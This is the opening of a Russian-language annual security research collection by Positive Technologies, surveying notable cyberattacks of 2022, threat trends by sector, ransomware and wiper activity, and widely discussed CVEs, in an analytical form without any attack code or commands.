

# Positive Research



Positive Research / 2023

Сборник исследований  
по практической безопасности

rus

# Содержание

8 —————→

12 —————→

14 —————→

16 —————→

18 —————→

24 —————→

28 —————→

32 —————→

34 —————→

36 —————→

40 —————→

48 —————→

50 —————→

52 —————→

# На острие атаки

Топ-10 самых громких атак 2022 года

Государственные организации — цель № 1

Недопустимые события для госучреждений: реальные примеры

Атаки на пользователей: масштабные утечки данных

Кто и как атакует российские организации

Уязвимости ради безопасности. Результативная стратегия управления уязвимостями

# Технологии и закон

Технологические тренды в России и мире

Рынок информационной безопасности в России: рост вопреки прогнозам

Тренды законотворчества в сфере ИБ

Смена парадигмы ИБ, переход к результативной защите  
и что еще принесет 2023 год

Итоги 2022-го: кому вилы в бок, а кому реальная защита...

# Безопасность ключевых отраслей

Промышленный сектор: нацеленность на остановку технологических процессов

Тренды промышленной кибербезопасности в 2023 году

Информационная безопасность в промышленности и ТЭК: что с ней не так

62 —————→

Недопустимые события для промышленности:  
реальные примеры

64 —————→

Финансовый сектор: есть куда расти

66 —————→

Защищенность финансовой отрасли: атаки,  
пентесты и работа с недопустимыми событиями

72 —————→

Недопустимые события для финансовых  
организаций: реальные примеры

74 —————→

Медицина лидирует по утечкам данных

76 —————→

Недопустимые события для медицинских  
организаций: реальные примеры

78 —————→

IT-компании: осторожность в использовании  
открытого ПО и контроль цепочки поставок

80 —————→

Недопустимые события для IT-компаний:  
реальные примеры

82 —————→

Наука и образование страдают от шифровальщиков

84 —————→

Недопустимые события для науки и образования:  
реальные примеры

## Технологии и защита

88 —————→

Как обнаружить 10 популярных техник атак

112 —————→

Мировой рынок bug bounty: кто, зачем и сколько  
платит за уязвимости

124 —————→

Безопасность операционных систем: обзор  
тенденций и прогнозы

126 —————→


Безопасность мобильных приложений и устройств



130	————→	Эволюция уязвимостей в приложениях для Android
138	————→	Искусственный интеллект и безопасность
140	————→	Этот текст написала нейросеть... или нет?
144	————→	Поиск аномалий при запусках процессов Windows с помощью рекомендательных систем
150	————→	Как машинное обучение помогает определять трендовость уязвимости
156	————→	Трендовые уязвимости в начале 2023 года
158	————→	Как определить вредоносность последовательности действий
164	————→	Хорошо ли защищены технологии распознавания лиц
174	————→	Безопасность криптовалюты и блокчейна под угрозой
178	————→	Актуальные угрозы безопасности блокчейн-технологий

## Наша школа. Теория и практика

188	————→	Самый SOC: история одной стажировки в Positive Technologies
206	————→	Письмо ценой катастрофы: расследуем атаку, используя продукты Positive Technologies
226	————→	Мы предложили хакерам похитить деньги со счетов Positive Technologies и заработать 30 млн рублей
230	————→	Об авторах





На  
острие  
атаки

# Топ-10 самых громких атак

ERROR  
OR ERR

# 2022 года


## ЕКАТЕРИНА КИЛЮШЕВА

Руководитель исследовательской  
группы департамента аналитики  
информационной безопасности  
Positive Technologies

## ЕКАТЕРИНА СЕМЫКИНА

Аналитик исследовательской  
группы департамента аналитики  
информационной безопасности  
Positive Technologies


# 1



## Атака вымогателей на госучреждения Коста-Рики

Беспрецедентный случай атаки на госучреждения произошел в апреле: группировка вымогателей Conti напала на госучреждения Коста-Рики и потребовала выкуп в размере 20 млн долларов. Из-за недоступности большей части IT-инфраструктуры в стране было объявлено чрезвычайное положение, а несколько позже к атакованному государственному сектору присоединилось здравоохранение Коста-Рики, учреждения которого атаковала группировка Hive.


# 2



## Атаки Lapsus\$ на компании Okta, Nvidia, Microsoft, Samsung

В 2022 году группировка Lapsus\$ взломала ряд крупных IT-компаний. В начале года была атакована Okta, которая разрабатывает решения для управления учетными записями и доступом, в том числе обеспечивает поддержку многофакторной аутентификации. Атака затронула около 2,5% клиентов компании и поставила под сомнение надежность ее продуктов. В феврале Lapsus\$ атаковали разработчика графических процессоров Nvidia. В результате атаки был украден 1 ТБ данных, среди которых — исходный код драйверов видеокарт и сертификаты для подписи ПО. Украденные сертификаты Nvidia использовались злоумышленниками для распространения вредоносных программ, в том числе бэкдоров и троянов удаленного доступа. В марте преступники смогли взломать Microsoft и Samsung и украсть исходный код некоторых продуктов.


# 3



## Атака на Swissport International

Швейцарская компания Swissport, провайдер грузовых авиаперевозок и наземного обслуживания, которая работает в 310 аэропортах в 50 странах мира, подверглась атаке программы-вымогателя. Атака привела к задержкам множества рейсов, а кроме того, преступники украли у компании 1,6 ТБ данных.


# 4



## Атака на Vodafone Portugal

Атака на телекоммуникационного оператора Vodafone в Португалии вызвала сбой в обслуживании по всей стране, в том числе в работе сетей 4G и 5G и при передаче СМС-сообщений, а также в предоставлении телевизионных услуг. Vodafone Portugal обслуживает более 4 млн абонентов сотовой связи и еще 3,4 млн интернет-пользователей, поэтому последствия атаки ощутили многие жители страны. Компании потребовалось много времени на восстановление систем: так, ее сайты снова стали функционировать спустя почти месяц.


# 5



## Утечка данных граждан Индонезии

На одном из теневых форумов на продажу был выставлен архив, содержащий набор данных о 105 млн граждан Индонезии — это почти 40% населения страны. Предполагается, что информация была украдена из Всеобщей избирательной комиссии. Архив содержит полные имена, даты рождения и другую личную информацию, а назначенная злоумышленником цена составляет 5000 долларов. Ранее преступник также выложил архив, содержащий регистрационные данные около 1,3 млрд SIM-карт — номера телефонов, удостоверения личности, — стоимостью 50 000 долларов.


# 6



## Атаки на немецкие нефтяные компании Oiltanking и Mabanaft и на нефтяные терминалы в Бельгии и Голландии

В конце января жертвами кибератак стали две дочерние компании группы Marquard & Bahls — Oiltanking, немецкий дистрибьютор бензина, и Mabanaft, поставщик нефти. Многие автоматизированные технологические процессы, связанные с загрузкой и разгрузкой резервуаров, полностью зависят от компьютерных систем, которые были отключены. В результате компании какое-то время не могли выполнять договорные обязательства. Несколько дней позже были атакованы крупные нефтяные терминалы SEA-invest в Бельгии и Evos в Голландии — эти события повлияли на работу портов во всей Европе и Африке и привели к задержкам в поставках топлива.


# 7



## Кража денег у блокчейн-системы Ronin

В марте произошла атака на сайдчейн Ronin, которую на данный момент можно считать крупнейшим взломом децентрализованной криптовалютной системы. Ronin был создан компанией Sky Mavis и использовался в популярной игре Axie Infinity. Злоумышленникам удалось вывести почти 620 млн долларов в токенах Ethereum и USDC.

8



### Остановка поездов в Дании

В октябре в результате кибератаки на Supeo, поставщика IT-услуг для крупнейшей датской железнодорожной компании, на несколько часов остановилось движение поездов. Supeo предоставляет решение, которое машинисты используют для доступа к критически важной информации — данным о работах на путях и об ограничениях скорости. Во время атаки поставщик отключил свои серверы, что вызвало сбой в работе приложения, и машинисты были вынуждены останавливать составы. После восстановления движения поезда еще сутки не ходили по расписанию, что вызвало неудобства для пассажиров.

9



### Остановка заводов Toyota

В марте Toyota на день приостановила работу 14 заводов в Японии из-за кибератаки на Kojima Industries, поставщика комплектующих. Кибератака также затронула других японских производителей автомобилей — компании Hino и Daihatsu Motors.

10



### Утечки данных российских пользователей

В течение года произошло множество утечек персональных данных российских пользователей, в том числе из популярных сервисов и из крупных компаний. Среди наиболее известных — «ВкусВилл», «Гемотест», «СДЭК», Яндекс.Еда, Delivery Club, DNS, Level.Travel, Whoosh. Архивы с украденными данными выставлялись на продажу на темных форумах, а также выкладывались злоумышленниками в открытый доступ. Как правило, в дальнейшем информация о пользователях используется мошенниками для проведения атак с использованием социальной инженерии.



# Государственные организации



В минувшем году число успешных атак на государственные учреждения увеличивалось в каждом квартале. Госучреждения столкнулись с наибольшим числом инцидентов среди организаций: их доля составила 17% от общего числа успешных атак на организации — это на 2 процентных пункта больше, чем в 2021 году. Всего за 2022 год мы зафиксировали 403 инцидента, что на 25% больше, чем за 2021 год <sup>1</sup>.

Государственный сектор был целью множества преступников, как вымогателей, так и APT-группировок, в числе которых Cloud Atlas, Tonto Team, Gamaredon, MuddyWater, Mustang Panda. Злоумышленники использовали вредоносное ПО почти в каждой второй атаке на госучреждения. Наиболее популярными типами ВПО оказались шифровальщики (56%) и программы для удаленного управления (29%).

Основным вектором атак осталась социальная инженерия, с помощью которой злоумышленники заражали компьютеры сотрудников вредоносным ПО и похищали учетные данные. В середине года мы отмечали всплеск числа атак на веб-ресурсы государственных учреждений: суммарно на них был направлен 41% успешных атак. По сравнению с 2021 годом это значение выросло на 16 п. п. В 5% случаев госучреждения становились жертвами компрометации цепочки поставок ПО.

Действия злоумышленников в каждом третьем инциденте приводили к утечке конфиденциальной информации, в том числе персональных данных граждан. С нарушением деятельности в том или ином виде госучреждения столкнулись более чем в половине случаев. В 41% случаев атаки приводили к нарушению интересов государства, например из-за недоступности важных ИТ-систем или утечек информации о гражданах. Беспрецедентный

## 403

инцидента за 2022 год — это на 25% больше, чем за 2021 год





# Цель №1

случай произошел в апреле 2022 года, когда группировка вымогателей Conti потребовала выкуп 20 млн долларов у правительства Коста-Рики — из-за недоступности большей части IT-инфраструктуры в стране было объявлено чрезвычайное положение ❷. Атака вымогателей на администрацию итальянского Палермо ❸ привела к отключению всех IT-систем, что повлекло за собой целый спектр проблем: перебои в работе госучреждений, полицейских участков, городского видеонаблюдения, а также невозможность оплатить проезд в транспорте.



В этом году мы ожидаем дальнейшего увеличения числа атак на государственные структуры. За ними будут стоять как организованные высококвалифицированные кибергруппировки, нацеленные на кражу ценных данных, получение финансовой выгоды, нарушение работы государственных систем, так и хактивисты. Хактивизм тоже может привести к негативным последствиям — от дефейса сайтов до разрушения инфраструктуры. Цифровизация большинства госуслуг без должной защиты от кибератак ставит под угрозу персональные данные граждан, открывает злоумышленникам возможности для модификации данных в государственных системах и может привести к перебоям в предоставлении услуг, как это уже случалось в 2022 году.



**Хактивизм может привести к негативным последствиям — от дефейса сайтов до разрушения инфраструктуры**

# Недопус- тимые события

1

Отключение  
государственных  
сайтов



---

2

Приостановка  
деятельности  
госучреждений



---

3

Сбой в предоставлении  
гражданам  
государственных услуг



---

4

Приостановка  
социальных выплат




---

5

Кража денежных средств  
госучреждения



---



# для госучреждений: реальные примеры

## Веб-ресурсы госучреждений Израиля

Из-за кибератаки на государственные веб-ресурсы Израиля были закрыты сайты в израильском домене gov.il, а в стране был введен режим чрезвычайного положения.

## Министерство финансов Коста-Рики

Группировка, распространяющая программу-вымогатель Conti, атаковала Министерство финансов Коста-Рики, а затем и другие государственные учреждения. В результате этой атаки был введен режим чрезвычайного положения. На полное восстановление деятельности государственных систем ушло больше месяца.

## Муниципалитет Палермо

Группировка Killnet атаковала муниципалитет Палермо. В результате атаки было приостановлено оказание цифровых услуг. Затронутыми оказались системы управления общественным наблюдением, оперативный центр муниципальной полиции и все службы муниципалитета.

## Почта Болгарии

Кибератака на инфраструктуру болгарской почты привела к сбоям в выплате пенсий и пособий и в предоставлении почтовых услуг.

## Правительство города Берлингтон

Власти города Берлингтон в Канаде подверглись фишинговой атаке, в результате которой 503 000 долл. США были переведены не настоящему поставщику услуг, а киберпреступнику.

# Атаки на пользо- вателей: масштабные утечки данных

**ЕКАТЕРИНА  
КИЛЮШЕВА**

Руководитель исследовательской  
группы департамента аналитики  
информационной безопасности  
Positive Technologies

Количество инцидентов, связанных с атаками на частных лиц, увеличилось на 44% по сравнению с 2021 годом. На обычных пользователей пришлось 17% от числа всех успешных атак. Традиционно основной вектор атаки — это различные приемы социальной инженерии, которые использовались в 93% случаев. Так, злоумышленники создавали фишинговые сайты (56%), отправляли вредоносные письма по электронной почте (39%), искали жертв в социальных сетях (21%) и мессенджерах (18%).

В 64% атак злоумышленникам удавалось украсть информацию. В основном это были учетные (41%), персональные (28%) и платежные (15%) данные. Пользователи также стали жертвами множества утечек данных, которые произошли в крупных компаниях и популярных сервисах, в числе которых «ВкусВилл», «Гемотест», «СДЭК», Яндекс.Еда, Delivery Club, DNS, Whoosh.

К концу прошлого года мы зафиксировали усиление тренда на распространение модели «фишинг как услуга». В III квартале 2022 года число массовых кампаний с использованием социальной инженерии увеличилось на 34% в атаках на частных лиц по сравнению со II кварталом. Преимущественно такой рост вызван активным использованием фишинговых комплектов — наборов программ для проведения фишинговой атаки, в которые могут входить готовые фишинговые страницы и формы ввода данных, скрипты для рассылки сообщений жертвам и для отправки украденных данных злоумышленникам.

В каждой второй успешной атаке на устройства пользователей загружались вредоносные программы. В 2022 году доля использования шпионского ПО в атаках на частных лиц выросла

15%

учетные  
данные

28%

персональные  
данные

41%

платежные  
данные

К концу прошлого года тренд  
на распространение модели  
«фишинг как услуга» усилился

**С ростом удаленной занятости и использования личных устройств в рабочих целях атаки на частных лиц могут приводить к компрометации корпоративных систем**

на 13 процентных пунктов и составила 43%. Количество атак с использованием банковских троянов почти не изменилось, но в процентном соотношении их доля составляет 23%, что несколько меньше, чем в предыдущем году. Сайты все чаще становятся источником заражения вредоносным ПО — 40% случаев против 29% в 2021 году. С ростом удаленной занятости и использования личных устройств в рабочих целях атаки на частных лиц могут приводить к компрометации корпоративных систем.

## Прогнозы

В прошлом году пользователи стали жертвами масштабных утечек данных, что позволило злоумышленникам совершенствовать схемы атак с использованием социальной инженерии, проводить атаки более точно, располагая детальной информацией о действиях пользователя в скомпрометированных сервисах. Традиционно мы рекомендуем соблюдать особую бдительность в период распродаж, с осторожностью относиться к любым предложениям, связанным со значимыми общественными и культурными событиями, премьерами фильмов и сериалов, спортивными мероприятиями. Распространение готовых комплектов для проведения массовых фишинговых атак увеличит активность злоумышленников в отношении частных лиц (преимущественно клиентов онлайн-банков и других онлайн-сервисов).

Мы прогнозируем увеличение числа атак на пользователей в социальных сетях и мессенджерах: взлом аккаунтов, распространение поддельных каналов и групп известных банков, магазинов и других компаний, а также известных личностей. В конце 2022 года мы уже наблюдали волну атак, направленных на взлом аккаунтов в мессенджерах, и отметили их эффективность: пользователи оказались не готовы к новым схемам и легко попадались на удочку злоумышленников.

В 2022 году увеличилась доля атак, в ходе которых были украдены учетные данные, несмотря на то что для входа во многие сервисы необходим второй фактор аутентификации. Сейчас мы видим, что атаки на второй фактор учащаются, и в ближайшее время их будет больше. В таких атаках будут использоваться как фишинговые инструменты, социальная инженерия, так и вредоносные программы с функциями кражи СМС-сообщений и пуш-уведомлений.

# Кто и как атакует

## российские организации

**АЛЕКСЕЙ НОВИКОВ**

Директор экспертного центра безопасности Positive Technologies (PT Expert Security Center)

### Новые кибергруппировки, успешные взломы и утечки данных

В 2022 году сотрудники экспертного центра безопасности Positive Technologies провели более 50 исследований. Пик количества инцидентов пришелся на апрель 2022 года. Результативность кибератак осталась на уровне 2021 года: количество атак возросло, но, к сожалению, увеличилось и число успешных взломов. Причин этому несколько: рост числа уязвимостей и их неустранение, нехватка кадров более чем у 90% компаний, уход иностранных вендоров средств защиты. В некоторых атаках злоумышленникам удалось реализовать недопустимые для компаний события, например остановить бизнес-процессы.

Киберпреступниками, которые проводили зафиксированные нами атаки, могли быть как школьники, так и проправительственные АPT-группировки. Квалифицированные злоумышленники совершили больше половины инцидентов. Около 30% случаев составили атаки типа supply chain и trusted relationship, которые специалистам по ИБ сложно расследовать. Мы наблюдаем интересную тенденцию: злоумышленники не изобретают новые способы атак, а число инцидентов с применением уже известных методов продолжает расти.

За большинством атак в 2022 году стояли хактивисты; встречались хакеры-одиночки и спонтанно организованные группы, которые преимущественно состояли из разрозненных энтузиастов. Для нападения им достаточно иметь ноутбук с подключением к интернету (например, для DDoS-атак). Организаторы подобных сообществ координируют участников и направляют их на заранее выбранные цели. Чаще всего в прошлом году жертвами подобных атак становились

Злоумышленники не изобретают новые способы атак, а число инцидентов с применением уже известных методов продолжает расти



# в 2022 году

за большинством атак стояли хактивисты

государственные учреждения и СМИ: преступники пытались вызвать общественный резонанс и панические настроения среди населения. В ближайшее время активность хактивистов вряд ли пойдет на спад. Более того, мы ожидаем усложнения таких атак, поскольку многие российские компании осознали важность кибербезопасности и начали укреплять защиту своего периметра.

Продолжают быть активными АРТ-группы, в частности АРТ31 ❶, Cloud Atlas ❷ и Space Pirates ❸. По итогам проведенных нами расследований отраслевые интересы группировок, атаковавших российские организации в течение 2022 года, распределились между государственными предприятиями (30% случаев), IT-компаниями (16%), финансовым, энергетическим и промышленным сектором (по 10% случаев на каждый). Кроме того, в 2022-м претерпел изменения ландшафт кибергруппировок, нацеленных на отечественный сегмент. Ранее новые высококвалифицированные преступные объединения возникали достаточно редко, поэтому мы могли быстро соотносить ту или иную атаку с уже знакомыми АРТ-группировками по инструментам, тактикам и техникам, применяемым при нападении. В прошлом году было обнаружено большое количество ранее неизвестных кибергрупп. Любопытно, что некоторые из них деанонимизировали себя в социальных сетях, раскрывая свою причастность к совершенным атакам. Чаще всего нападавшие похищали данные и сливали их в интернет, чтобы нанести репутационный ущерб жертвам. Большая часть появившихся групп никакой выгоды не преследовала; взломы они совершали только для того, чтобы привлечь внимание общественности. К концу года ценность данных серьезно возросла, из-за чего сливы стали происходить значительно реже, чем в первом полугодии.

## Фишинг, уязвимости и кросс-платформенные хакерские инструменты

Топ наиболее популярных и эффективных способов проникновения в компании, как и в предыдущие годы, возглавляют взлом периметра и фишинг. В числе уязвимостей, которые наиболее активно использовались для проникновения в инфраструктуру, — Log4Shell, ProxyNotShell и ProxyShell, бреши в серверах Microsoft Exchange. Отдельного внимания заслуживает достаточно серьезная уязвимость CVE-2022-30190, также известная как Follina, в Microsoft Support Diagnostic Tool (MSDT). Она может быть проэксплуатирована при помощи вредоносного документа Microsoft Office и позволяет злоумышленникам выполнить произвольный код.

Среди новых техник киберпреступников стоит отметить атаки через опенсорс. Их число растет, однако в нашей практике мы пока не видели ни одной успешной реализации.

По нашим данным, в атаках с применением вредоносного ПО самыми эффективными были инфостилеры, шифровальщики и вайперы. Они позволяют злоумышленникам быстро получить доступ в инфраструктуру жертвы, не тратя время на поиск уязвимостей нулевого дня, и похитить данные. Помимо этого, хакеры стали писать все больше инструментов и вредоносного ПО на кросс-платформенных языках, например Go и Rust. Это упрощает компиляцию под различные операционные системы.

## Прогнозы

### 1 Под угрозой все

В ушедшем году изменились сложившиеся стереотипы о том, что киберпреступников интересует только финансовая нажива. Под ударом оказались даже те компании, которые считали себя неинтересными для злоумышленников. Стоит ожидать усиления подобной активности в отношении российских организаций, в том числе от известных кибергруппировок. Помимо этого, мы не исключаем появления новых АРТ-групп, уязвимостей нулевого дня, а также активизацию «спящих» инцидентов. Необходимо, чтобы все организации переосмыслили отношение к кибербезопасности, обозначили неприемлемые для бизнеса события и исключили возможность их реализации в результате кибератаки.

**Одним из ярких трендов 2023 года станет активный поиск уязвимостей нулевого дня в отечественных операционных системах (ALT Linux, Astra Linux, «РЕД ОС»)**







## 2 Интерес злоумышленников к российским ОС возрастет

По нашим прогнозам, одним из ярких трендов 2023 года станет активный поиск уязвимостей нулевого дня в отечественных операционных системах (ALT Linux, Astra Linux, «РЕД ОС»).

## 3 Атаки через зависимости в продуктах с открытым исходным кодом

Усилится тренд, связанный с доставкой вредоносного кода в открытом ПО через сторонние зависимости. В прошлом году выросло число зловредов, распространяемых через опенсорс. Основные источники такого ВПО — репозитории с пакетами для разработки, в частности PyPi и npm. В них, как правило, содержатся стилеры (ВПО для кражи паролей учетных записей, данных банковских карт и криптовалюты). Для обнаружения подозрительных и вредоносных Python-пакетов мы рекомендуем использовать специальные сервисы 4.



В текущем году также останется актуальным использование легитимных сервисов («облаков», мессенджеров) в качестве контрольного сервера. Этот способ сейчас популярен не только у АPT-группировок, но и у менее квалифицированных злоумышленников.

## 4 Многофакторная аутентификация уже не панацея

Почти каждая вторая успешная атака в 2022 году приводила к потере конфиденциальных сведений. Массовые утечки данных, в том числе учетных, приведут к увеличению числа атак и на второй фактор аутентификации. Уже сейчас злоумышленники находят способы обходить многофакторную аутентификацию путем фишинга, обмана пользователей с помощью социальной инженерии, взлома поставщиков средств для аутентификации (стоит вспомнить взлом компании Okta, который коснулся ее клиентов). Организациям следует убедить-ся в надежности используемых решений.

## 5 Шифровальщики и вайперы не отступают

Атаки шифровальщиков наносили серьезный ущерб как отдельным организациям, так и государственным структурам и целым отраслям экономики. Но в прошлом году количество уникальных инцидентов, связанных с атаками шифровальщиков, снизилось на 15% по сравнению с 2021 годом. Жертвами чаще всего становились госучреждения, промышленные

**Массовые утечки данных, в том числе учетных, приведут к увеличению числа атак на второй фактор аутентификации**

предприятия, медицинские организации, научные и образовательные учреждения.

Оценивая динамику подобных атак в 2022 году, мы прогнозировали, что некоторые преступники переключатся на организации среднего уровня, пожертвовав крупными суммами выкупа, с расчетом на большее число жертв и «спокойную» деятельность, пока у спецслужб в приоритете группировки по-серьезнее. Кроме того, мы предполагали, что организации будут чаще отказываться платить выкуп. Действительно, в 2022 году было значительно меньше резонансных атак, существенно уменьшилась средняя сумма выкупа и выросло количество отказов от выплат. По данным аналитиков Chainalysis, в 2022 году прибыль от использования шифровальщиков сократилась на 40% <sup>5</sup>. Одна из причин заключается в том, что жертвы все чаще отказывают злоумышленникам в уплате выкупа. Исследование Coveware показало, что за последние четыре года доля заплативших выкуп сократилась практически вдвое — с 76% до 41% по сравнению с 2019 годом <sup>6</sup>. Злоумышленники находили новые способы давления на жертв, чтобы уменьшить число отказов: проводили дефейс корпоративных сайтов, создавали платформы с похищенной информацией в открытом доступе, чтобы сотрудники и клиенты компаний могли проверить, украдены ли их данные.

В 2022 году некоторые операторы шифровальщиков переключились с требования выкупа на необратимое повреждение инфраструктуры жертвы. С начала года увеличилось количество атак с использованием вайперов — ПО для удаления данных. Зловред может имитировать атаку программы-вымогателя, однако жертвы не получают ключи для дешифрования, а данные будут необратимо повреждены. Среди таких «очистителей» данных можно отметить WhisperGate, HermeticWiper и IsaacWiper.



5



6



### Теневые площадки все чаще создают каналы и группы в Telegram



DoubleZero, CaddyWiper. Пост количества инцидентов с использованием вайперов составил 175% по сравнению с 2021 годом. Особую угрозу представляют вайперы, нацеленные на промышленные организации, так как их применение может вызвать остановку важнейших технологических процессов и аварии на производстве. Стоит отметить, что атаки вайперов ранее часто были направлены на системы под управлением Windows, однако в 2022 году выявлены образцы зловредов, угрожающих системам на базе Linux. Распространение вайперов продолжается и в текущем году.

В то же время не прекращаются атаки, нацеленные на кражу данных без шифрования инфраструктуры с последующим требованием выкупа за неразглашение украденной информации. Пока мы не увидели усиления тренда, однако не исключаем этого в следующем году.

### 6 Теневой рынок доступов: киберпреступники активно осваивают Telegram

Рынок киберпреступных услуг активно развивается в мессенджерах, которые удобны для широкой аудитории и обеспечивают приемлемый уровень анонимности меньшими усилиями 7. Теневые площадки все чаще создают каналы и группы в Telegram,

и в середине 2022 года мы зафиксировали рекордное количество сообщений подобного рода в мессенджере. В основном здесь идет торговля данными, вредоносным ПО, продвигаются разного рода услуги: взлом ресурсов (в том числе сайтов, почтовых аккаунтов и аккаунтов в социальных сетях), обналаживание средств, распространение зловредов, проведение спам-рассылок, DDoS-атак. Активность в Telegram хорошо отражает основные тренды в киберпреступной среде. Например, значительный рост числа сообщений на тему DDoS-атак пришелся на I квартал 2022 года, когда мы наблюдали увеличение количества нападений на веб-ресурсы организаций. В первом полугодии 2022 года на фоне многочисленных атак и утечек данных преобладающей стала тема документов, персональных данных и услуг, связанных с ними.

Такой вектор развития криминальных площадок еще больше снижает порог входа для новых участников, а значит, скажется на развитии взаимосвязей между преступными группировками, облегчит торговлю украденными данными и вредоносным ПО, поиск исполнителей атак. Тем не менее наиболее серьезные операции, в том числе распространение известных шифровальщиков, торговля доступами к корпоративным сетям, практически не выносятся в публичные каналы, а совершаются в рамках закрытых партнерских программ и специализированных форумов.

# Уязвимости ради безопасности

результативная стратегия управления уязвимостями

**ВАДИМ  
СОЛОВЬЕВ**

Руководитель группы  
анализа угроз ИБ  
Positive Technologies

В прошлом году был установлен отрицательный рекорд: верифицировано порядка 25 тысяч новых уязвимостей, обнаруженных исследователями безопасности. Уязвимостям были присвоены соответствующие идентификаторы и уровни опасности согласно международному стандарту CVE <sup>1</sup>. Рост числа стартапов и выпускаемых ими программ, а также несоблюдение принципов безопасной разработки могут привести к тому, что в 2023 году будет установлен новый антирекорд.

Почти 70 уязвимостей в день — это много. В России ситуация усугубляется еще и тем, что иностранные IT-компании ушли из страны и прекратили поставлять новые версии и обновления для своего ПО. Нужно выстраивать результативную стратегию управления уязвимостями — как в проприетарном ПО, так и в используемых компонентах с открытым исходным кодом (причем не только в веб-приложениях, но и в программах собственной разработки).

<sup>1</sup> Common Vulnerabilities and Exposures — база данных общеизвестных уязвимостей ИБ, поддерживаемая организацией MITRE.

**К числу популярных уязвимостей 2022 года, о которых много говорили в индустрии, относятся:**

- Log4Shell (CVE-2021-44228),
- ProxyNotShell (CVE-2022-41040),
- Spring4Shell (CVE-2022-22965),
- уязвимости в Atlassian Confluence (CVE-2022-26134, CVE-2022-26138),
- Zimbra RCE (CVE-2022-27925, CVE-2022-41352),
- Follina (CVE-2022-30190),
- уязвимость в F5 BIG-IP (CVE-2022-1388).

## Наиболее опасные уязвимости, которые чаще всего обсуждали в дарквебе

Тип уязвимости	Вендор	Идентификатор уязвимости	Оценка базовой метрики вектора CVSS
Обход аутентификации	Fortinet	CVE-2022-40684	9,8
Удаленное выполнение кода	VMware	CVE-2022-22965	9,8
Локальное повышение привилегий	Linux	CVE-2022-0847	7,8
Удаленное выполнение кода	Microsoft Corporation	CVE-2022-30190	7,8
Удаленное выполнение кода	VMware	CVE-2022-22954	9,8


